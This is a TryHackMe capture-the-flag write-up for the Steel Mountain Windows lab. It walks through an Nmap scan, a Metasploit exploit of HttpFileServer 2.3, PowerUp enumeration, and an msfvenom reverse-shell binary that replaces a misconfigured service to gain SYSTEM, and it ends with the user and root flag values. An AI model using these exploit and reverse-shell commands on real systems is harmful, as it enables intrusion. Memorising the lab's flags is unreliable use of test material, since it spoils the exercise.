Steel Mountain
A step-by-step guide to rooting the Steel Mountain machine on TryHackMe, inspired by Mr. Robot.

Steel Mountain - TryHackMe Writeup
Steel Mountain is a beginner-friendly Windows machine with a Mr. Robot theme that focuses on web exploitation and Windows privilege escalation.
Difficulty: Easy ⭐
Operating System: Windows
Themes: Web Exploitation, Privilege Escalation, Service Misconfiguration
Objectives
- Deploy the machine and connect to the network
- Gain initial access through the web server
- Escalate privileges to SYSTEM
- Capture both user and root flags
Reconnaissance
Initial Nmap Scan
Started with a comprehensive Nmap scan to map the attack surface:
1
nmap -sC -sV -p- -T4 10.10.195.17
Key Findings:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
PORT      STATE SERVICE            VERSION
80/tcp    open  http               Microsoft IIS httpd 8.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Microsoft-IIS/8.5
8080/tcp  open  http               HttpFileServer httpd 2.3
|_http-title: HFS /
|_http-server-header: HFS 2.3
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=steelmountain
| Not valid before: 2025-08-07T12:53:38
|_Not valid after:  2026-02-06T12:53:38
|_ssl-date: 2025-08-08T12:55:47+00:00; 0s from scanner time.
5985/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
Web Enumeration
Port 80 - IIS Server:
Hosts a simple employee information page featuring “Bill Harper” who is apparently on vacation.
Port 8080 - HttpFileServer 2.3:

HFS (HttpFileServer) version 2.3 is known to be vulnerable to Remote Code Execution. This will be our primary entry point.
Initial Access
Metasploit Exploitation
- Search for the exploit:
1
msf6 > search rejetto - Configure and execute:
1
2
3
4
5
6
msf6 > use exploit/windows/http/rejetto_hfs_exec
msf6 > set RHOSTS 10.10.195.17
msf6 > set RPORT 8080
msf6 > set LHOST tun0
msf6 > set LPORT 4444
msf6 > exploit
- Successful Access:
The exploit works perfectly, giving us a Meterpreter session as usersteelmountain\bill.
Post-Exploitation Enumeration
System Information
1
2
3
4
5
6
7
8
meterpreter > sysinfo
Computer        : STEELMOUNTAIN
OS              : Windows 2012 R2 (6.3 Build 9600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
PowerUp.ps1 Enumeration
- Download PowerUp.ps1:
1
wget https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Privesc/PowerUp.ps1
- Upload to target:
1
meterpreter > upload PowerUp.ps1 - Load PowerShell and run checks:
1
2
3
4
meterpreter > load powershell
meterpreter > powershell_shell
PS > . .\PowerUp.ps1
PS > Invoke-AllChecks
Critical Finding:
1
2
3
4
5
6
7
8
9
ServiceName    : AdvancedSystemCareService9
Path           : C:\Program Files (x86)\IObit\Advanced SystemCare\ASCService.exe
ModifiablePath : C:\Program Files (x86)\IObit\Advanced SystemCare
ModifiableFilePermissions : {WriteAttributes, Synchronize, ReadControl, ReadData/ListDirectory...}
ModifiableFileIdentityReference : STEELMOUNTAIN\bill
StartName      : LocalSystem
AbuseFunction  : Install-ServiceBinary -Name 'AdvancedSystemCareService9'
CanRestart     : True
Check          : Modifiable Service Files
Analysis:
The AdvancedSystemCareService9 service runs as LocalSystem (SYSTEM privileges), and user bill has write permissions to its directory. Since the service can be restarted, we can replace the binary.
Privilege Escalation
Service Binary Replacement Method
- Generate malicious executable:
1
msfvenom -p windows/shell_reverse_tcp LHOST=10.10.86.27 LPORT=4443 -e x86/shikata_ga_nai -f exe-service -o Advanced.exe
- Upload to target:
1
2
meterpreter > cd "C:\\Program Files (x86)\\IObit\\Advanced SystemCare"
meterpreter > upload Advanced.exe ASCService.exe
- Setup listener:
1
nc -nvlp 4443 - Restart service:
1
2
3
meterpreter > shell
C:\Program Files (x86)\IObit\Advanced SystemCare> sc stop AdvancedSystemCareService9
C:\Program Files (x86)\IObit\Advanced SystemCare> sc start AdvancedSystemCareService9
- Receive SYSTEM shell:
1
2
3
4
5
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
Flag Capture
User Flag (bill)
1
2
C:\Users\bill\Desktop>type user.txt
b04763b6fcf51fcd7c13abc7db4fd365
Root Flag (Administrator)
1
2
C:\Users\Administrator\Desktop>type root.txt
9af5f314f57607c00fd09803a587db80
Key Takeaways
Attack Path Summary:
1
2
External Recon → HFS 2.3 RCE → Initial Access as bill →
Service Enumeration → Binary Replacement → SYSTEM Access
Vulnerabilities Exploited:
- Rejetto HttpFileServer RCE - Allowed initial access
- Service Misconfiguration - Allowed privilege escalation through binary replacement
Find me online:
• TryHackMe: t4t4r1s
• LinkedIn: Mustafa Eltayeb
• X: @mustafa_altayeb